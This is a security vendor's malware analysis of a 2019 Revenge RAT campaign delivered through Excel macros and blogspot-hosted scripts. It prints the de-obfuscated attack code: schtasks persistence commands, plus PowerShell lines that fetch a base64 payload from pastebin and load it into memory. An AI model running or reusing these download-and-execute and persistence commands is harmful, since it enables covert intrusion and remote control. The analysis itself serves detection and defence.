With Upgrades in Delivery and Support Infrastructure, Revenge RAT Malware is a Bigger Threat - Cofense

By Max Gannon

Published: 2019-02-11 · Archived: 2026-04-05 23:00:15 UTC

CISO Summary

The Revenge RAT malware is getting stealthier, thanks to unusually advanced delivery techniques and support infrastructure. Cofense Intelligence™ has recently seen this basic and widely available Remote Access Trojan benefit from these upgrades, which help it to access webcams, microphones, and other utilities as Revenge RAT does recon and tries to gain a foothold in targeted computers. When they succeed, RATs enable threat actors to wreak havoc, including monitoring user behavior through keyloggers or other spyware, filching personal information, and distributing other malware.

With redundant command and control infrastructure masked as legitimate content, threat actors can deliver a sample of Revenge RAT without leaving files on disk. Revenge RAT uses a Microsoft Office Excel Worksheet with an Office macro to infect targets. Scripts are run in the HTML of a custom-built blogspot.com page. The complex infection chain, focus on maintaining persistence, and tactics to evade detection add up to a sophisticated threat.

Full Details

Cofense Intelligence recently observed an email campaign delivering Revenge RAT that exhibited above- average sophistication in its delivery technique and persistence mechanisms. Revenge RAT is a simple and freely available Remote Access Trojan that automatically gathers system information before allowing threat actors to remotely access system components such as webcams, microphones, and various other utilities. This can enable threat actors to perform reconnaissance and establish a beachhead for further activities. In this campaign, threat actors used redundant command and control infrastructure disguised as legitimate content to deliver a sample of Revenge RAT without leaving files on disk.

The initial infection vector of this campaign is a Microsoft Office Excel Worksheet with an Office macro that uses the mshta.exe Windows executable to run scripts, which are embedded in the HTML of a specially-crafted blogspot.com page. The page, 29[.]html, contains two distinct sections of scripts. The scripts create scheduled tasks and also retrieve, decode, and execute a copy of Revenge RAT.

Breaking it Down

In the example script shown in Figure 1, the first task (“MS-OFFICE”) is set to run a script (urGHE2PF) hosted on a secondary command and control location on pastebin every 10 minutes.

```
set CM3AS = CreateObject("WScript.Shell")
   Dim e83S
    e83S = "schtasks /create /sc MINUTE /mo 10 /tn ""MS-OFFICE"" /tr ""mshta
        vbscript:CreateObject(\""Wscript.Shell\"").Run(\""mshta.exe https://pastebin.
        com/raw/urGHE2PF\"",0,true)(window.close)"" /F "
CM3AS.run e83S, vbHide
```

Figure 1: Code from 29[.]html scheduling the first task to run a script from pastebin

The second task (“MSOFFICEER”) in Figure 2 runs the script contents of a different page of the same blog, blog-page[.]html, every 100 minutes.

```
set BUgli3 = CreateObject("WScript.Shell")
   Dim SmmEa82E
    SmmEa82E = "schtasks /create /sc MINUTE /mo 100 /tn ""MSOFFICEER"" /tr ""mshta
        vbscript:CreateObject(\""Wscript.Shell\"").Run(\""mshta.exe https://b67x.blogspot.
        com/p/blog-page.html\"",0,true)(window.close)"" /F "
BUgli3.run SmmEa82E, vbHide
self.close
```

Figure 2: De-obfuscated code scheduling the second task to run a script embedded in a blog page

The last section of script embedded in 29[.]html then downloads Revenge RAT and injects the binary into the memory of a running process, as seen in Figure 3.

```
Set Dur3lmE = CreateObject("WScript.Shell")
Dim BmuuEmugghi2
BmuuEmugghi2 = "Cmd /C forfiles /c ""powershell -noexit [ReFlEcTiOn.AsSeMbLy]::LoAd([CoNvErT]
    ::FrOmBaSe64StRiNg((NeW-ObJeCt NeT.WeBClIeNt).DoWnLoAdStRiNg('https://pastebin.
    com/raw/7ihEfAZF'))).EnTrYPoInT.InVoKe($N,$N);Sleep -s 100000"""
Dur3lmE.Run BmuuEmugghi2, vbHide
```

Figure 3: Script code embedded in 29[.]html used to download and run Revenge RAT

The script shown in Figure 4 is almost identical to the one used by the script contents of 29[.]html (in Figure 3), the only difference being the absence of a sleep command and the usage of the “forfiles” utility.

```
Set Dur3lmE = CreateObject("WScript.Shell")
Dim BmuuEmugghi2
BmuuEmugghi2 = "powershell -noexit [ReFlEcTiOn.AsSeMbLy]::LoAd([CoNvErT]::FrOmBaSe64StRiNg(
    (NeW-ObJeCt NeT.WeBClIeNt).DoWnLoAdStRiNg('https://pastebin.com/raw/7ihEfAZF'))).
    EnTrYPoInT.InVoKe($N,$N)"
Dur3lmE.Run BmuuEmugghi2, vbHide
```

Figure 4: Similar code used to download Revenge RAT and inject the binary into memory

Finally, the script contents of blog-page[.]html schedule the same task (“MSOFFICEER”) to run itself. Revenge RAT used in this instance is not dropped to disk but is instead loaded into the memory of a process using the “Reflection.Assembly” PowerShell command. A similar method is used to execute the script content of the command and control locations rather than dropping the scripts to disk and then running them. By scheduling tasks to run scripts and binaries in memory rather than on disk, the threat actors are able to avoid some traditional means of detection.

Hidden Content

The primary command and control location used in this campaign is hosted on a blog on blogspot[.]com, which enables the threat actors to hide their malicious content behind a legitimate service. Even if the web pages are directly visited in a browser, they appear to be underdeveloped, but do not have any visible malicious (Figure 5).



Figure 5: How the blog-page[.]html web page appears when visited in a browser

The malicious content cannot be run in a browser; it only runs when mshta.exe is used, which also prevents the content from being recognized by most web debuggers. It is only by viewing the source code of these pages that any malicious content becomes viewable (Figure 6).



Figure 6: The script embedded in the blog-page[.]html web page

As shown in Figure 7, decoding the script contents shown in Figure 6 reveals the same code as we saw in Figure 2, which schedules the execution of the page content.

```
set BUgli3 = CreateObject("WScript.Shell")
   Dim SmmEa82E
    SmmEa82E = "schtasks /create /sc MINUTE /mo 100 /tn ""MSOFFICEER"" /tr ""mshta
        vbscript:CreateObject(\""Wscript.Shell\"").Run(\""mshta.exe https://b67x.blogspot.
        com/p/blog-page.html\"",0,true)(window.close)"" /F "
BUgli3.run SmmEa82E, vbHide
self.close
```

Figure 7: The same de-obfuscated code as Figure 2

The only other script content of the blog-page[.]html is an empty script section. By repeatedly “self-scheduling” the execution of the blog-page[.]html, the threat actor ensures that any content they add to this empty script

section will also be executed. The script self-scheduling, as well as the scheduling of a script that repeatedly attempts to download and execute the Revenge RAT binary, significantly contribute to the persistence of this infection. In both cases, the threat actor can modify the hosted content at any time as needed, such as in the case of infrastructure failure or payload change. The frequent checking ensures that any changes made will be quickly followed, and the repeated attempts to run the Revenge RAT binary make it almost certain that even if the process is terminated, the RAT will be running again soon.

Implications of This Malware

The complex infection chain, redundant command and control infrastructure, focus on maintaining persistence, and attempts to evade detection exhibited by this campaign indicate an above average level of sophistication. Higher levels of sophistication require higher levels of expertise and an increased understanding of the threats organizations face. By preparing employees and training them to be alert to threats, organizations can better protect themselves. Learn how Cofense PhishMe™ conditions users to recognize and report the latest phishing and malware campaigns.
